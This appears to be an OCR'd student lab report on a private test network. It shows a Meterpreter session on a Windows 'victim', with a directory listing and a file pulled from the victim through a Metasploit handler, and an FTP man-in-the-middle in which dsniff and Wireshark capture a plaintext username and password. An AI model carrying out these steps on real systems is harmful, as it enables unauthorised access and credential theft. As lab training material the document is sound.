

Question 1:


Create payload for windows



Transfer the payload to the victim's machine


Exploit the victim's machine.



pirate@kali: ~
cd \
C:\>get-chilitem -recurse ^[[D^[[
get-chilitem -recurse
et-chilitem' is not recognized as an internal or external command,
operable program or batch file.
C:\>get childitem -recurse | get-content
get childitem -recurse | get-content
'get' is not recognized as an internal or external command,
operable program or batch file.
C:\>get-childitem -recurse | get-content
get-childitem -recurse | get-content
'get-childitem' is not recognized as an internal or external command,
operable program or batch file.
C:\>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 10.0.2.5 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/handler) >



pirate@kali: ~
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_f
ile_s_stat - a.txt
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
Mode Size Type Last modified Name
100777/rwxrwxrwx 1295576 fil 2020-08-28 11:34:45 +0530 ChromeSetup.exe
100777/rwxrwxrwx 55249104 fil 2020-08-28 11:10:21 +0530 Firefox Setup 80.0.
exe
100666/rw-rw-rw- 76081664 fil 2020-08-28 12:50:48 +0530 Nessus-8.11.1-x64.m
si
100666/rw-rw-rw- 0 fil 2020-09-02 00:15:15 +0530 b.txt.txt
100666/rw-rw-rw- 282 fil 2020-08-01 18:31:39 +0530 desktop.ini
100777/rwxrwxrwx 4860624 fil 2020-08-28 11:46:42 +0530 emt.exe
100777/rwxrwxrwx 73802 fil 2020-09-02 00:19:33 +0530 game.exe
meterpreter > download b.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download b.txt.txt
[*] Downloading: b.txt.txt -> b.txt.txt
[*] download : b.txt.txt -> b.txt.txt
meterpreter >


Question 2:

Create an FTP server
Access FTP server from windows command prompt
Do an mitm and username and password of FTP transaction using wireshark and dsniff






Applications
Places
Terminal
Sep 2 02:58
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
pirate@kali: ~
pirate@kali: ~
pirate@kali: ~
pirate@kali: ~
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
09/02/20 02:57:28 tcp 10.0.2.5.49763 -> 10.0.2.6.21 (ftp)
USER Administrator
PASS 1234@abcd


Applications
Places
wireshark
Sep 2 03:03
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 21
No. Time Source Destination Protocol Length Info
74 10.544689351 10.0.2.6 10.0.2.5 FTP 81 Response: 220 Microsoft FTP Service
75 10.544728194 10.0.2.4 10.0.2.6 ICMP 109 Redirect (Redirect for host)
76 10.544746864 10.0.2.6 10.0.2.5 TCP 81 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=1 Ack=1 Win=52
77 10.545991849 10.0.2.5 10.0.2.6 FTP 68 Request: OPTS UTF8 ON
78 10.546016822 10.0.2.4 10.0.2.5 ICMP 96 Redirect (Redirect for host)
79 10.546039014 10.0.2.5 10.0.2.6 TCP 68 [TCP Retransmission] 49772 → 21 [PSH, ACK] Seq=1 Ack=28 Win=8
80 10.546723326 10.0.2.6 10.0.2.5 FTP 112 Response: 200 OPTS UTF8 command successful - UTF8 encoding no
81 10.546758581 10.0.2.4 10.0.2.6 ICMP 140 Redirect (Redirect for host)
82 10.546777171 10.0.2.6 10.0.2.5 TCP 112 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=28 Ack=15 Win=
83 10.576172785 10.0.2.6 10.0.2.5 TCP 112 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=28 Ack=15 Win=
84 10.576256023 10.0.2.4 10.0.2.6 ICMP 140 Redirect (Redirect for host)
85 10.576314359 10.0.2.6 10.0.2.5 TCP 112 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=28 Ack=15 Win=
86 10.577411393 10.0.2.5 10.0.2.6 TCP 66 49772 → 21 [ACK] Seq=15 Ack=86 Win=8107 Len=0 SLE=28 SRE=86
87 10.577495331 10.0.2.4 10.0.2.5 ICMP 94 Redirect (Redirect for host)
88 10.577555834 10.0.2.5 10.0.2.6 TCP 66 [TCP Dup ACK 86#1] 49772 → 21 [ACK] Seq=15 Ack=86 Win=8107 Le
97 17.744906254 10.0.2.5 10.0.2.6 FTP 74 Request: USER Administrator
98 17.744952209 10.0.2.4 10.0.2.5 ICMP 102 Redirect (Redirect for host)
99 17.744978689 10.0.2.5 10.0.2.6 TCP 74 [TCP Retransmission] 49772 → 21 [PSH, ACK] Seq=15 Ack=86 Win=
100 17.745426703 10.0.2.6 10.0.2.5 FTP 77 Response: 331 Password required
101 17.745450444 10.0.2.4 10.0.2.6 ICMP 105 Redirect (Redirect for host)
102 17.745463253 10.0.2.6 10.0.2.5 TCP 77 [TCP Retransmission] 21 → 49772 [PSH, ACK, CWR] Seq=86 Ack=35
103 17.767707316 10.0.2.6 10.0.2.5 TCP 77 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=86 Ack=35 Win=
104 17.767781289 10.0.2.4 10.0.2.6 ICMP 105 Redirect (Redirect for host)
105 17.767811750 10.0.2.6 10.0.2.5 TCP 77 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=86 Ack=35 Win=
106 17.768230686 10.0.2.5 10.0.2.6 TCP 66 49772 → 21 [ACK] Seq=35 Ack=109 Win=8084 Len=0 SLE=86 SRE=109
107 17.768274619 10.0.2.4 10.0.2.5 ICMP 94 Redirect (Redirect for host)
108 17.768296574 10.0.2.5 10.0.2.6 TCP 66 [TCP Dup ACK 106#1] 49772 → 21 [ACK] Seq=35 Ack=109 Win=8084
115 23.489778975 10.0.2.5 10.0.2.6 FTP 70 Request: PASS 1234@abcd
116 23.489822435 10.0.2.4 10.0.2.5 ICMP 98 Redirect (Redirect for host)
117 23.489848534 10.0.2.5 10.0.2.6 TCP 70 [TCP Retransmission] 49772 → 21 [PSH, ACK] Seq=35 Ack=109 Win
118 23.490913540 10.0.2.6 10.0.2.5 FTP 75 Response: 230 User logged in.
119 23.490944749 10.0.2.4 10.0.2.6 ICMP 103 Redirect (Redirect for host)
120 23.490961311 10.0.2.6 10.0.2.5 TCP 75 [TCP Retransmission] 21 → 49772 [PSH, ACK, CWR] Seq=109 Ack=5
121 23.521333142 10.0.2.6 10.0.2.5 TCP 75 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=109 Ack=51 Win
122 23.521357059 10.0.2.6 10.0.2.5 TCP 75 [TCP Retransmission] 21 → 49772 [PSH, ACK] Seq=109 Ack=51 Win
123 23.531153476 10.0.2.5 10.0.2.6 TCP 60 49772 → 21 [ACK] Seq=51 Ack=130 Win=8063 Len=0
124 23.531153556 10.0.2.5 10.0.2.6 TCP 66 [TCP Dup ACK 123#1] 49772 → 21 [ACK] Seq=51 Ack=130 Win=8063
Frame 115: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
0000 08 00 27 f4 54 56 08 00 27 10 6f 60 08 00 45 02
0010 00 38 6f 65 40 00 80 06 73 4e 0a 00 02 05 0a 00
wireshark_eth0_20200902025948_q7PWRX.pcapng
Packets: 885 · Displayed: 80 (9.0%)
Profile: Default
Right Ctrl